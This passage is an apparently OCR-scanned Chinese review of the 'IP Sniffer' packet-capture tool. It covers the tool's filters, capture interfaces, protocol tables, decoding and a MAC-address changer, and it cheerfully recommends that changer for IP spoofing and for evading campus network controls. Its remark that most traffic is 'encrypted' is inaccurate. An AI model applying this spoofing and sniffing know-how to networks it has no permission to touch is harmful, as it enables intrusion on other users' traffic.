


图2




图3

啊！界面这么朴素！比起其它 Sniffer 来说，看起来的确太普通了。呵呵，大家先不要着急嘛，越是厉害的角色外表就越普通，看过《天龙八步》的朋友应该知道默默无闻的扫地僧吧…白猫黑猫，逮得到老鼠的就是好猫，对吧？从图1 看到，主界面很简单，主框架上半部实时地记录被捕获的数据包的相关信息：时间、源IP、目的IP、协议类型、数据长度、源端口和目的端口，主界面的下部是被选择的每一数据包的16 进制和解码后的内容，而主界面右边则详细的显示了每个数据包里IP、TCP 等协议的详细字段的信息。嘿嘿，是不是开始刮目相看了？

那它到底有些什么 COOL -COOL 的特征呢？我们赶快来看看吧！

1）过滤规则：一个好的Sniffer 如果没有细分的过滤功能，就不算是一个好的Sniffer，IP Sniffer 的过滤规则相当详细，如图2 所示：

看到了吧，可以对应用层协议、IP 层协议和TCP/UDP 协议进行具体而细微的设置。当然，如果想普遍撒网，广收成果的话，全部不设置就可以了。

2）接口选择：IP Sniffer 可以根据你的需要选择使用 WinpCap 驱动库（如果你要用到 Winpcap驱动，首先要安装至少 Winpcap3.0）还是使用 Raw Socket 层的接口来捕获数据包。如图3 所示：若选择的是 Winpcap，则得到下面的如图4 所示的接口。




图4

如果选择的是 Raw 套接字，则得到如图5 所示的接口。




图6




图7




图5

看出区别了吧！前者显示的是本地网卡名，后者显示的是本地IP地址，因为前者是基于网卡驱动的，而后者抓到的数据包头不含帧信息，不能接收到与IP同层的其它数据包，如ARP、RARP等等，两者在实现上和功能上都是有区别的。

3）协议描述：IP Sniffer把对Ethernet和IP协议描述整合在了程序中，如图6所示：

这样大家在查看捕获到的数据的时候，比如看到某协议字段码06，但又记不住对应的协议了，就不用急得满头大汗去翻书查资料了，只要点击IP Protocols看一看，如图7所示。

哦，06原来是TCP协议。这样是不是方便很多呢？Ethernet协议字段也是一样的，最下面的Mac Address Vendor Codes是你机子网卡的生产厂商的代号码。

4）解码能力：一般网络传输的数据都是经过加密的，解码功能就显得极为重要了，难道你看得懂一堆的乱码…．如图8所示：




图8

呵呵，网页代码都显示出来了，原来字符集还是iso－8859－1啊^_^

除了上面这些特征外，IP Sniffer还提供了大量（注意，我用的是“大量”）的工具供用户使用，那到底有哪些呢？我们一起来看看吧，点开菜单的“tools”，如图9所示：




图9

哇塞，下拉菜单都一下子串到屏幕底了，眼睛都花了，一个字——多！又一个字——强！工具这么多，我就不一个一个列举了，只挑几个大家感兴趣的说明。

工具1：MAC地址转换，如图10所示：




图10

这个有什么用？呵呵，进行IP地址欺骗的时候就有用了，如果是校园网苦于抢IP的同学们，也可用于防范局域网内的网络执法官的无理取闹了哦！

工具2：局域网IP监控，如图11所示：

